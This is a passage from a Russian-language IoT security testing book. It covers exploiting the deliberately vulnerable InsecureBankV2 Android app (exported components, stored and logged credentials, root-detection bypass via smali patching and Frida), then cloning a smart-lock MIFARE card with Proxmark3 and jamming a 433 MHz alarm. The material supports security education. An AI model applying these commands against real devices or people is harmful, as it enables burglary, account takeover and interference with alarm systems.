


Рис. 14.13. Интерфейс действия ChangePassword с пустым и отключенным полем имени пользователя

Скорее всего, другое действие заполняет поле, вызывая данную активность. Выполнив быстрый поиск, вы сможете найти точку, в которой вызывается активность. Посмотрите на следующий код. Намерение, ответственное за заполнение поля имени пользователя, создает новое действие и затем передает дополнительный параметр с именем `uname`. Это должно быть имя пользователя.

```
protected void changePasswd() {
    Intent cP = new Intent(getApplicationContext(), ChangePassword.class);
    cP.putExtra("uname", uname);
    startActivity(cP);
}
```

Выполнив следующую команду, запустим действие ChangePassword и опять же выведем имя пользователя:

```
$ adb shell am start -n com.android.insecurebankv2/com.android.insecurebankv2.ChangePassword
--es "uname" "dinesh"
Starting: Intent { cmp=com.android.insecurebankv2/.ChangePassword (has extras) }
```

Имя пользователя появляется в окне ввода логина/пароля (рис. 14.14).

Теперь, когда мы заполнили поле имени пользователя, можно успешно изменить пароль. Причиной уязвимости можно считать экспортированную активность, но в основном виноват серверный

компонент. Если бы функция сброса пароля требовала, чтобы пользователь сначала ввел свой текущий пароль, а лишь затем новый, этой проблемы можно было бы избежать.




Рис. 14.14. Интерфейс действия *ChangePassword* с заполненным полем логина

Запуск SMS-сообщений

Давайте продолжим изучать приложение InsecureBankV2. Возможно, нам удастся обнаружить более интересное поведение.

```
<receiver android:name="com.android.insecurebankv2.
MyBroadcastReceiver" ❶ android:exported="true">
  <intent-filter><action android:name="theBroadcast"/></intent-filter>
</receiver>
```

При просмотре файла AndroidManifest.xml мы видим, что приложение экспортирует один приемник ❶. В зависимости от его функциональности его, возможно, стоит использовать. Посмотрев соответствующий файл, мы увидим, что этот приемник ожидает два аргумента, `phn` и `newpass`. Теперь у нас есть вся необходимая информация, которая нужна для его запуска:

```
$ adb shell am broadcast -a theBroadcast -n com.android.insecurebankv2/com.android.
insecurebankv2.MyBroadcastReceiver --es phonenumber 0 --es newpass test
Broadcasting: Intent { act=theBroadcast flg=0x400000 cmp=com.android.insecurebankv2/.
MyBroadcastReceiver (has extras) }
```

В случае успеха вы должны получить SMS-сообщение с новым паролем. В качестве атаки можно использовать эту функцию для отправки сообщений провайдерам платных услуг – в результате ничего не подозревающая жертва потеряет кругленькую сумму.

Поиск секретов в каталоге приложений

В Android есть много способов хранить секретные данные; одни вполне безопасны, другие... не очень. Например, приложения довольно часто хранят секретную информацию в своих каталогах приложений. Несмотря на то что доступ к этому каталогу предоставлен только приложению-владельцу, на взломанном устройстве или устройстве с root-доступом все приложения могут получить доступ к частным каталогам друг друга. Давайте посмотрим на каталог нашего приложения:

```
$ cat shared_prefs/mySharedPreferences.xml
```

```
<map>
  <string name="superSecurePassword">DTrw2VXjSoFdG0e61fHxJg==&#10; </string>
  <string name="EncryptedUsername">ZGLuZXNo&#13;&#10;</string>
</map>
```

Похоже, что приложение хранит учетные данные пользователя в папке общих настроек. Проведя небольшое исследование, можно заметить, что ключ, который мы обнаружили ранее в этой главе (расположенный в файле `com.android.insecurebankv2.CryptoClass`), используется для шифрования данных. Воспользуйтесь найденным ключом и попробуйте расшифровать данные, находящиеся в этом файле.

Подобная проблема существовала в популярном приложении для интернета вещей TP-Link Kasa, и была обнаружена М. Джуниором (М. Junior) и др. (<https://arxiv.org/pdf/1901.10062.pdf>). В приложении использовалась функция слабого симметричного шифрования (шифр Цезаря) в сочетании с жестко запрограммированным начальным значением для шифрования конфиденциальных данных. Кроме того, исследователи сообщили о подобной уязвимости в приложении Philips HealthSuite Health для Android, которое предназначено для получения ряда медицинских параметров с устройств Philips. Проблема позволила злоумышленнику с физическим доступом к устройству повлиять на конфиденциальность и целостность продукта (<https://www.cvedetails.com/cve/CVE-2018-19001/>).

Поиск секретов в базах данных

Еще один малоизвестный лакомый кусочек для злоумышленника – базы данных, расположенные в том же каталоге приложения. Очень часто пароли или даже конфиденциальная информация пользователя хранятся в незашифрованном виде в локальных базах данных. Просмотрев базы данных, расположенные в частном хранилище вашего приложения, вы можете найти кое-что интересное:

```
generic_x86:/data/data/com.android.insecurebankv2 # $ ls databases/
mydb mydb-journal
```

Также всегда ищите файлы, хранящиеся вне личного каталога приложения. Приложения нередко хранят данные на SD-карте, представляющей собой пространство, к которому все приложения имеют доступ для чтения и записи. Вы можете легко обнаружить такие файлы, выполнив поиск по функции `getExtrenalStorageDirectory()`, – эту задачу оставим вам для самостоятельной проработки. Завершив поиск, вы, похоже, достигли цели: приложение использует это хранилище.

Теперь перейдите в каталог SD-карты:

```
Generic_ x86:$ cd /sdcard && ls  
Android DCIM Statements_dinesh.html
```

Файл `Statement_dinesh.html` находится во внешнем хранилище и доступен для любого приложения, установленного на этом устройстве с доступом к внешнему хранилищу.

Исследования А. Большева и И. Юшкевича ([https://ioactive.com/pdfs/SCADA-and-Mobile-Security-in-the-IoT-Era-Embedi-FINALab%20\(1\).pdf](https://ioactive.com/pdfs/SCADA-and-Mobile-Security-in-the-IoT-Era-Embedi-FINALab%20(1).pdf)) выявили этот тип уязвимости в неупомянутых приложениях IoT, которые предназначены для управления системами SCADA. Эти приложения использовали старую версию Xamarin Engine, которая хранила библиотеки DLL движка Monodroid на SD-карте, создавая уязвимость, связанную с перехватом DLL.

Перехват и анализ сетевого трафика

Чтобы перехватить и изучить сетевой трафик, попробуйте тот же подход, который мы использовали для приложений iOS. Обратите внимание, что более новые версии Android требуют переупаковки приложений для использования установленных пользователем центров сертификации. Те же уязвимости на сетевом уровне могут существовать на платформе Android. Например, исследователи обнаружили одну такую уязвимость в приложении OhMiBod Remote для Android (<https://www.cvedetails.com/cve/CVE-2017-14487/>). Уязвимость позволяла удаленным злоумышленникам выдавать себя за пользователей, отслеживая сетевой трафик и затем изменяя такие поля, как имя пользователя, идентификатор пользователя и токен. Приложение удаленно управляет вибраторами OhMiBod. Аналогичная проблема существует в приложении Vibease Wireless Remote Vibrator, которое позволяет удаленно управлять вибраторами Vibease (<https://www.cvedetails.com/cve/CVE-2017-14486/>). Сообщалось также, что приложение iRemocon-WiFi, позволяющее пользователям управлять бытовой электроникой разного рода, не проверяет сертификаты X.509 с серверов SSL (<https://www.cvedetails.com/cve/CVE-2018-0553/>).

Утечки по побочным каналам

Утечки по побочным каналам могут происходить через различные компоненты устройства Android, например из-за взлома ответвлений, файлов cookie, локального кеша, снимка приложения, избыточного ведения журнала, компонентов клавиатуры или даже специальных возможностей. Многие из этих утечек встречаются как в Android, так и в iOS, например такие как файлы cookie, локальный кеш, избыточное ведение журнала и компоненты пользовательской клавиатуры.

Простой способ обнаружить утечки через побочные каналы – избыточно подробное ведение журнала. Очень часто вы увидите информацию журнала приложения, которую разработчики должны были удалить при публикации приложения. Используя `adb logcat`, мы можем отслеживать работу нашего устройства и получать точную информацию. Одна из простых целей для отслеживания – это процесс входа в систему (см. рис. 14.15, где показан фрагмент журнала).

```

99-20 22:45:47.515 520 1651 W InputReader: Device virtio_input_multi_touch_3 is associated with display ADISPLAY_ID_NONE.
99-20 22:45:47.515 520 1651 W InputReader: Device virtio_input_multi_touch_5 is associated with display ADISPLAY_ID_NONE.
99-20 22:45:47.515 520 1651 W InputReader: Device virtio_input_multi_touch_2 is associated with display ADISPLAY_ID_NONE.
99-20 22:45:47.515 520 1651 W InputReader: Device virtio_input_multi_touch_8 is associated with display ADISPLAY_ID_NONE.
99-20 22:45:47.532 4871 5440 D Successful Login:: , account=dinesh:Dinesh0123$
99-20 22:45:47.544 520 559 D EventSequenceValidator: inc AccIntentStartedEvents to 2
99-20 22:45:47.545 520 1567 I ActivityTaskManager: START u0 {cmp=com.android.insecurebankv2/.PostLogin (has extras)} from uid 10151
99-20 22:45:47.546 520 1567 W ActivityTaskManager: startActivity called from non-Activity context; forcing Intent.FLAG_ACTIVITY_NEW

```

Рис. 14.15. Данные учетной записи, отображаемые в журналах устройства Android

Это хороший пример данных, которые можно извлечь только из журнала. Помните, что только привилегированные приложения могут получить доступ к такой информации.

Э. Фернандес (E. Fernandes) и др. недавно обнаружили аналогичную проблему утечки через побочный канал в популярном приложении IoT для умного дверного замка Schlage (http://iotsecurity.eecs.umich.edu/img/Fernandes_SmartThingsSP16.pdf). Точнее, исследователи обнаружили, что обработчик дверного замка ZWave, взаимодействующий с концентратором устройств, управляющих замками, создает в отчете описание объекта события, содержащее различные данные, включая пин-код устройства в виде открытого текста. Любое вредоносное приложение, установленное на устройстве жертвы, может подписаться на такие объекты событий и пин-код дверного замка.

Обход защиты от root-доступа с помощью статического патча

Давайте более детально изучим исходный код приложения и найдем защиту от root-доступа или эмуляции. Мы можем легко обнаружить эти проверки, когда ищем любое упоминание root-доступа, эмуляторов, приложения суперпользователя или даже возможности выполнять действия с каталогами ограниченного доступа.

По запросу «root» или «emulator» в приложении мы быстро находим файл `com.android.insecureBankv2.PostLogin`, который содержит функции `showRootStatus()` и `checkEmulatorStatus()`.

Первая функция определяет, есть ли у устройства root-права, но похоже, что выполняемые ею проверки не очень надежны: она проверяет, установлен ли `Superuser.apk` и существует ли исполняемый файл `su` в файловой системе. Если мы хотим попрактиковаться в установке бинарных патчей, можем просто исправить эти функции и изменить оператор переключения `if`.

С этой целью воспользуемся Baksmali (<https://github.com/JesusFreke/smali/>) – инструментом, который позволяет нам работать с smali, удобочитаемой версией байт-кода Dalvik:

```
$ java -jar baksmali.jar -x classes.dex -o smaliClasses
```

Затем можно изменить две функции в декомпилированном коде:

```
.method showRootStatus()V
    ...
    invoke-direct {p0, v2}, Lcom/android/insecurebankv2/PostLogin;-
>doesSuperuserApkExist(Ljava/lang/String;)Z
    if-nez v2, ❶ :cond_f
    invoke-direct {p0}, Lcom/android/insecurebankv2/PostLogin;->doesSUexist()Z
    if-eqz v2, ❷ :cond_1a
    ...
    ❸:cond_f
        const-string v2, "Rooted Device!!"
    ...
    ❹:cond_1a
        const-string v2, "Device not Rooted!!"
    ...
.end method
```

Единственная задача, которую вам нужно выполнить, – это изменить операции if-nez ❶ и if-eqz ❷ так, чтобы они всегда переходили к cond_1a ❹ вместо cond_f ❸. Эти условные операторы реализуют проверки «если не равно к нулю» и «если равно нулю» соответственно.

И наконец, компилируем измененный код smali в файл .dex:

```
$ java -jar smali.jar smaliClasses -o classes.dex
```

Чтобы установить приложение, нам сначала нужно удалить существующие метаданные и снова заархивировать их в APK с правильной структурой:

```
$ rm -rf META-INF/*
$ zip -r app.apk *
```

Затем мы должны повторно подписать приложение с помощью специального хранилища ключей. Инструмент Zipalign, расположенный в папке Android SDK, может исправить структуру APK. Затем Keytool и Jarsigner создают хранилище ключей и подписывают APK. Для запуска этих инструментов вам понадобится Java SDK:

```
$ zipalign -v 4 app.apk app_aligned.apk
$ keytool -genkey -v -keystore debug.keystore -alias android -keyalg RSA
```

```
-keysize 1024
$ jarsigner -verbose -sigalg MD5withRSA -digestalg SHA1 -storepass qwerty
-keypass qwerty -keystore debug.keystore app_aligned.apk android
```

После успешного выполнения этих команд APK будет готов к установке на ваше устройство. Теперь этот APK будет работать на устройстве с root-доступом, потому что мы обошли его механизм обнаружения root-доступа, установив патч.

Обход защиты от root-доступа с помощью динамического патча

Другой способ обхода механизма обнаружения root-доступа состоит в том, чтобы обойти его динамически во время выполнения при помощи Frida. Таким образом, нам не нужно менять имена наших двоичных файлов, что, вероятно, нарушит совместимость с другими приложениями; при этом нам не придется прилагать дополнительные усилия для модификации двоичного файла, что является довольно трудоемкой задачей.

Мы будем использовать следующий скрипт Frida:

```
Java.perform(function () {
    ❶ var Main = Java.use('com.android.insecurebankv2.PostLogin');
    ❷ Main.doesSUexist.implementation = function () {
        ❸ return false; };
    ❹ Main.doesSuperuserApkExist.implementation = function (path) {
        ❺ return false; };
});
```

Сценарий пытается найти пакет `com.android.insecurebankv2.PostLogin` ❶, а затем переопределяет функции `doesSUexist()` ❷ и `doesSuperuserApkExist()` ❹, просто возвращая значение `false` ❸ ❺.

Для использования Frida требуется либо root-доступ в системе, либо добавление агента Frida в приложение в качестве общей библиотеки. Если вы работаете в эмуляторе Android, самый простой способ – загрузить образ AVD, не относящийся к Google Play. Получив права root на своем тестовом устройстве, вы можете запустить сценарий Frida, используя следующую команду:

```
$ frida -U -f com.android.insecurebankv2 -l working/frida.js
```

Заключение

В этой главе мы рассмотрели платформы Android и iOS, изучили архитектуру угроз для приложений интернета вещей и обсудили ряд наиболее распространенных проблем безопасности, которые вы мо-

жете встретить при тестировании. Используйте эту главу в качестве справочного руководства: попробуйте следовать нашей методологии и воспроизвести векторы атак в исследуемых приложениях. Но наш анализ нельзя считать исчерпывающим – на самом деле в этих проектах больше уязвимостей, и при внимательном рассмотрении вы должны их найти. Возможно, вы найдете другой способ воспользоваться ими для взлома.

Стандарт проверки безопасности мобильных приложений OWASP (Mobile Application Security Verification Standard, MASVS) предоставляет надежный список мер безопасности и описан в мобильном руководстве по тестированию безопасности (Mobile Security Testing Guide, MSTG) для Android и iOS. Там же вы найдете список полезных современных инструментов для тестирования безопасности мобильных устройств.

15

ВЗЛОМ УМНОГО ДОМА



Обычные устройства, которые можно найти практически в любом современном доме, такие как телевизоры, холодильники, кофеварки, системы отопления, вентиляции и кондиционирования воздуха и даже оборудование для фитнеса, теперь все чаще образуют единую сеть и способны предложить пользователям больше услуг, чем когда-либо прежде. Вы можете удаленно выставить желаемую температуру воздуха в доме, возвращаясь с работы, получать уведомление о том, что стиральная машина завершила стирку, включать свет и автоматически открывать жалюзи на подходе к дому или даже транслировать телепередачу прямо на свой телефон.

Все больше и больше организаций внедряют у себя аналогичные системы, оснащая интеллектуальными устройствами не только конференц-залы, кухни или холлы. Многие офисы используют IoT-технику в составе критически важных систем, таких как офисная сигнализация, камеры видеонаблюдения, дверные замки.

В этой главе мы проведем три отдельные атаки, чтобы показать, как хакеры могут перехватывать контроль над устройствами, используемыми в современных умных домах и на предприятиях. Наши примеры основаны на методах, обсуждавшихся на протяжении всей книги, так что вы припомните многое из того, о чем узнали в предыдущих главах. Во-первых, мы покажем вам, как получить физический доступ в здание, клонировав карту умного замка и отключив систему

сигнализации. Далее извлечем и транслируем кадры с IP-камеры видеонаблюдения. И наконец, опишем атаку, цель которой – получить контроль над умной беговой дорожкой, что, возможно, причинит серьезный вред тренирующемуся.

Физический доступ в здание

Системы безопасности умного дома – потенциальная цель злоумышленников, которые хотят получить доступ к помещению жертвы. Современные системы безопасности обычно оснащены сенсорной клавиатурой, рядом беспроводных датчиков доступа к дверям и окнам, радаром движения и базовой станцией сигнализации с резервным аккумулятором, подключенной к сотовой сети. *Базовая станция*, которая является ядром всей системы, обрабатывает все обнаруженные события безопасности. Она подключена к интернету и может доставлять электронные письма и push-уведомления на мобильное устройство пользователя. Кроме того, зачастую она хорошо интегрирована с умными домашними помощниками, такими как Google Home и Amazon Echo. Многие из этих систем даже поддерживают комплекты расширения, которые включают камеры слежения с функцией распознавания лиц, интеллектуальные дверные замки с поддержкой RFID, детекторы дыма, детекторы угарного газа и датчики утечки воды.

В этом разделе мы будем использовать методы, представленные в главе 10, чтобы взломать RFID-карту, используемую для разблокировки интеллектуального замка двери квартиры, получить ключ, который защищает карту, и клонировать карту, чтобы получить доступ в квартиру. Затем определим частоту, которую использует беспроводная система охранной сигнализации, и попытаемся создать помехи для ее каналов связи.

Клонирование RFID-метки умного дверного замка

Чтобы получить физический доступ в умный дом, сначала необходимо обойти умный дверной замок. Смарт-системы устанавливаются на внутренней стороне обычных дверных замков и поставляются со встроенным бесконтактным считывателем 125 кГц / 13,56 МГц, который позволяет пользователям использовать брелоки для ключей и карты RFID. Умный замок автоматически откроется, когда вы придете домой, а когда будете уходить, снова надежно закроет за вами дверь.

В этом разделе мы будем использовать устройство Proxmark3, описанное в главе 10, чтобы клонировать RFID-карту жертвы и открыть дверь ее квартиры. Инструкции по установке и настройке устройства Proxmark3 приводятся ниже в этой главе.

В нашем сценарии мы исходим из предположения, что можем приблизиться к RFID-карте жертвы. Достаточно всего на несколько секунд оказаться рядом с кошельком, в котором жертва хранит RFID-карту.

Определение типа используемой RFID-карты

Во-первых, следует определить тип RFID-карты, которую использует дверной замок, сканируя карту жертвы с помощью команды поиска `hf Proxmark3`.

```
$ proxmark3> hf search
UID : 80 55 4b 6c
ATQA : 00 04
SAK : 08 [2]
❶ TYPE : NXP MIFARE CLASSIC 1k | Plus 2k SL1
  proprietary non iso14443-4 card found, RATS not supported
  No chinese magic backdoor command detected
❷ Prng detection: WEAK
Valid ISO14443A Tag Found - Quitting Search
```

Инструмент Proxmark3 обнаруживает наличие карты MIFARE Classic 1KB ❶. На выходе также появляются результаты тестирования ряда известных слабых мест карты, которые могут позволить нам помешать работе карты RFID (*атака законного считывателя*). Примечательно, что мы видим, что ее *генератор псевдослучайных чисел* (pseudorandom number generator, PRNG) помечен как слабый ❷. PRNG реализует управление аутентификацией RFID-карты и защищает обмен данными между RFID-картой и считывателем RFID.

Выполнение атаки Darkside для получения ключа сектора

Мы можем использовать одну из обнаруженных уязвимостей, чтобы идентифицировать ключи секторов для этой карты. Если мы раскроем ключи секторов, то сможем полностью клонировать данные, и, поскольку карта содержит всю информацию, необходимую для дверного замка, чтобы идентифицировать владельца дома, клонирование карты позволяет злоумышленникам выдавать себя за жертву.

Как упоминалось в главе 10, память карты разделена на секторы, и для чтения данных одного сектора устройство чтения карт должно сначала пройти аутентификацию при помощи соответствующего ключа сектора. Самая простая атака, которая не требует предварительного знания данных карты, – это Darkside. Атака Darkside использует комбинацию уязвимостей в PRNG карты для извлечения частей ключа сектора. PRNG предоставляет слабые случайные числа; кроме того, каждый раз при включении карты PRNG сбрасывается в исходное состояние. В результате, если злоумышленники уделяют пристальное внимание таймингу – например, интервалам времени между импульсами тока, – они могут либо предсказать случайное число, сгенерированное PRNG, либо даже выдать желаемое случайное число по своему усмотрению.

Вы можете выполнить атаку Darkside, введя команду `hf mf mifare` в интерактивной оболочке *Proxmark3* (перехват сообщений между картой и считывателем):

```
proxmark3> hf mf mifare
-----
Executing command. Expected execution time: 25sec on average :-)
Press the key on the proxmark3 device to abort both proxmark3 and client.
-----uid
(80554b6c) nt(5e012841) par(3ce4e41ce41c8c84) ks(0209080903070606)
nr(2400000000)
|diff|{nr}      |ks3|ks3^5|parity      |
+---+-----+---+-----+
| 00 |00000000| 2 | 7 | 0,0,1,1,1,1,0,0|
...
❶ Found valid key:ffffffffffff
```

Вы сможете восстановить ключ для одного сектора примерно за 1–25 с. Ключ, который мы восстановили, является одним из ключей по умолчанию для этого типа RFID карты ❶.

Выполнение атаки вложенной аутентификации для получения оставшихся ключей секторов

Зная хотя бы один ключ сектора, вы можете выполнить более быструю *атаку вложенной аутентификации* (nested authentication), чтобы получить остальные ключи секторов и клонировать данные, записанные в этих секторах. Атака вложенной аутентификации позволяет вам аутентифицироваться в одном секторе и, следовательно, установить зашифрованную связь с картой. Последующий запрос аутентификации злоумышленником для другого сектора заставит алгоритм аутентификации сработать снова. (Подробнее этот алгоритм аутентификации обсуждался в главе 10.) Но на этот раз карта сгенерирует и отправит запрос, который злоумышленник может предсказать в результате уязвимости PRNG. Запрос будет зашифрован с помощью ключа соответствующего сектора. Затем к этому значению будет добавлено количество битов для достижения определенной четности. Если вам известна предсказуемая проблема с битами четности карты и их зашифрованной формой, вы можете вычислить части ключа сектора.

Выполним эту атаку, используя вложенную команду `hf mf`, за которой следует ряд параметров:

```
proxmark3> hf mf nested 1 0 A FFFFFFFFFF t
Testing known keys. Sector count=16
nested...
-----
Iterations count: 0
|---|-----|---|-----|---|
|sec|key A      |res|key B      |res|
|---|-----|---|-----|---|
|000| ffffffff | 1 | ffffffff | 1 |
|001| ffffffff | 1 | ffffffff | 1 |
|002| ffffffff | 1 | ffffffff | 1 |
...

```

Первый параметр указывает объем памяти карты (поскольку он составляет 1 КБ, мы используем значение 1); второй параметр указывает номер сектора, ключ которого известен; третий параметр определяет тип известного ключа (либо А, либо В на карте MIFARE); четвертый параметр – это ранее извлеченный ключ; а параметр *t* требует перенести ключи в память Proxmark3. По завершении выполнения вы должны увидеть матрицу с двумя типами ключей для каждого сектора.

Загрузка тега в память

Теперь можно загрузить карту в память эмулятора Proxmark3 с помощью команды `hf mf ecfill A`. Параметр А снова указывает, что инструмент должен использовать тип ключа аутентификации А (0x60):

```
proxmark3> hf mf ecfill A
#db# EMUL FILL SECTORS FINISHED
```

Тестирование клонированной карты

Затем вы можете подойти к дверному замку и эмулировать клонированную карту, прочитав и записав содержимое, хранящееся в памяти Proxmark3, с помощью команды `hf mf sim`. Нет необходимости записывать содержимое на новую карту, потому что Proxmark3 может имитировать карту RFID.

```
proxmark3> hf mf sim
uid: N / A, numreads: 0, flags: 0 (0x00)
#db# 4B UID: 80554b6c
```

Обратите внимание, что не все карты MIFARE Classic уязвимы для этих двух атак. Для атак на другие типы RFID-карт и брелоков см. методы, описанные в главе 10. Что касается более простых брелоков, которые не применяют алгоритм аутентификации, вы можете использовать дешевые их дубликаты, например Keysy от TINYLABS. Изучите поддерживаемые модели брелоков на веб-сайте <https://tinylabs.io/keysy/keysy-compatibility/>.

Глушение беспроводной сигнализации

Атака Darkside позволила вам легко проникнуть в помещение жертвы. Но квартира может быть оборудована системой сигнализации, которая обнаружит вторжение и включит сирену. Кроме того, она может быстро проинформировать владельцев дома о проникновении, отправив уведомление на их мобильные телефоны. Даже если вы обошли дверной замок, открытие двери вызовет срабатывание системы сигнализации с помощью беспроводного датчика.

Один из способов решить проблему – нарушить работу канала связи между беспроводными датчиками и базовой станцией системы ох-

ранной сигнализации. Вы можете сделать это, подавив радиосигналы, которые датчики передают на базу сигнализации. Чтобы выполнить атаку с помощью глушения, вам придется передавать радиосигналы на той же частоте, что и датчики, и, как следствие, уменьшать *отношение сигнал/шум канала связи* (SNR). SNR – это отношение мощности значимого сигнала, который достигает базовой станции от датчиков, к мощности фоновому шуму, также достигающего базовой станции. Уменьшение отношения сигнал/шум не позволяет базовой станции принимать сообщения от датчика доступа к двери.

Мониторинг частоты системы охранной сигнализации

В этом разделе мы настроим *программно определяемое радио* (SDR) с использованием недорогого ключа RTL-SDR DVB-T (рис. 15.1). Мы будем использовать его для прослушивания частоты, на которой работает сигнализация, чтобы можно было впоследствии передавать сигналы на той же частоте.



Рис. 15.1. Дешевый USB-приемник RTL-SDR DVB-T и система охранной сигнализации с беспроводным датчиком доступа к двери

Чтобы повторить этот эксперимент, вы можете использовать большинство ключей DVB-T, оснащенных набором микросхем Realtek RTL2832U. Драйвер для RTL2832U предустановлен в Kali Linux. Введите следующую команду, чтобы убедиться, что ваша система обнаруживает ключ DVB-T:

```
$ rtl_test
Found 1 device(s):
 0: Realtek, RTL2838UHIDIR, SN: 00000001
```

Чтобы преобразовать радиоспектр в цифровой поток, который мы можем анализировать, нам нужно загрузить и запустить исполняемый двоичный файл CubicSDR (<https://github.com/cjcliffe/CubicSDR/releases/>).

Большинство беспроводных систем сигнализации использует один из немногих нелицензируемых частотных диапазонов, например диапазон 433 МГц. Начнем с мониторинга частоты 433 МГц, когда жертва

открывает или закрывает дверь, оборудованную датчиком беспроводного доступа. Для этого используйте утилиту `chmod`, которая предусмотрена на платформах Linux; за ее названием следует параметр `+x`, который делает двоичный файл исполняемым:

```
$ chmod +x CubicSDR-0.2.5-x86_64.AppImage
```

Запустите двоичный файл с помощью следующей команды (должен появиться интерфейс CubicSDR):

```
$ ./CubicSDR-0.2.5-x86_64.AppImage
```

Приложение должно перечислить обнаруженные устройства, которые вы можете использовать. Выберите устройство RTL2932U и нажмите **Start** (Пуск), как показано на рис. 15.2.




Рис. 15.2. Выбор устройства CubicSDR

Чтобы выбрать частоту, наведите указатель мыши на значение, указанное в поле **Set Center Frequency** (Установить центральную частоту), и нажмите клавишу пробела. Затем введите значение 433 МГц (рис. 15.3).




Рис. 15.3. Выбор частоты CubicSDR

Вы можете просмотреть частоту в CubicSDR (рис. 15.4).




Рис. 15.4. CubicSDR, прослушивающий на частоте 433 МГц

Каждый раз, когда жертва открывает или закрывает дверь, вы должны видеть на спектрограмме небольшой зеленый пик. Более сильные пики будут отображаться желтым или красным цветом, отражая точную частоту, которую передает датчик.

Передача сигнала на той же частоте с использованием Raspberry Pi

Используя Rpitx с открытым исходным кодом программного обеспечения, вы можете превратить Raspberry Pi в простой радиопередатчик, который может работать с частотами от 5 кГц до 1500 МГц. Raspberry Pi – это недорогой одноплатный компьютер, полезный для многих проектов. Любая модель Raspberry Pi с установленной операционной системой Lite Raspbian, за исключением Raspberry Pi B, в настоящее время может поддерживать Rpitx.


Чтобы установить и запустить Rpitx, сначала подключите провод к открытому контакту GPIO 4 на Raspberry Pi, как показано на рис. 15.5. Для этой цели можно использовать любой изолированный провод, который оказался под рукой.

Используйте команду `git`, чтобы загрузить приложение из удаленного репозитория. Затем перейдите в папку приложения и запустите сценарий `install.sh`:

```
$ git clone https://github.com/F50E0/rpitx
$ cd rpitx && ./install.sh
```

Теперь перезагрузите устройство. Чтобы начать передачу, используйте команду `rpitx`.

```
$ sudo ./rpitx -m VF0 -f 433850
```



	PIN1	PIN2	
+3V3	○	○	+5V
GPIO2 / SDA1	○	○	+5V
GPIO3 / SCL1	○	○	GND
GPIO4	●	○	GPIO14 / TXD0
GND	○	○	GPIO15 / RXD0
GPIO17	○	○	GPIO18
GPIO27	○	○	GND
GPIO22	○	○	GPIO23
+3V3	○	○	GPIO24
GPIO10 / MOSI	○	○	GND
GPIO9 / MISO	○	○	GPIO25
GPIO11 / SCLK	○	○	GPIO8 / CE0#
GND	○	○	GPIO8 / CE1#
	PIN25	PIN26	

Рис. 15.5. Четырехконтактный GPIO Raspberry Pi

Параметр *-m* определяет режим передачи. В этом случае мы устанавливаем его на VFO для передачи постоянной частоты. Параметр *-f* определяет частоту сигнала на выводе GPIO 4 Raspberry Pi в килогерцах.

Если вы подключаете Raspberry Pi к монитору, можете использовать пользовательский интерфейс Rpitx для дальнейшей настройки передатчика, как показано на рис. 15.6.

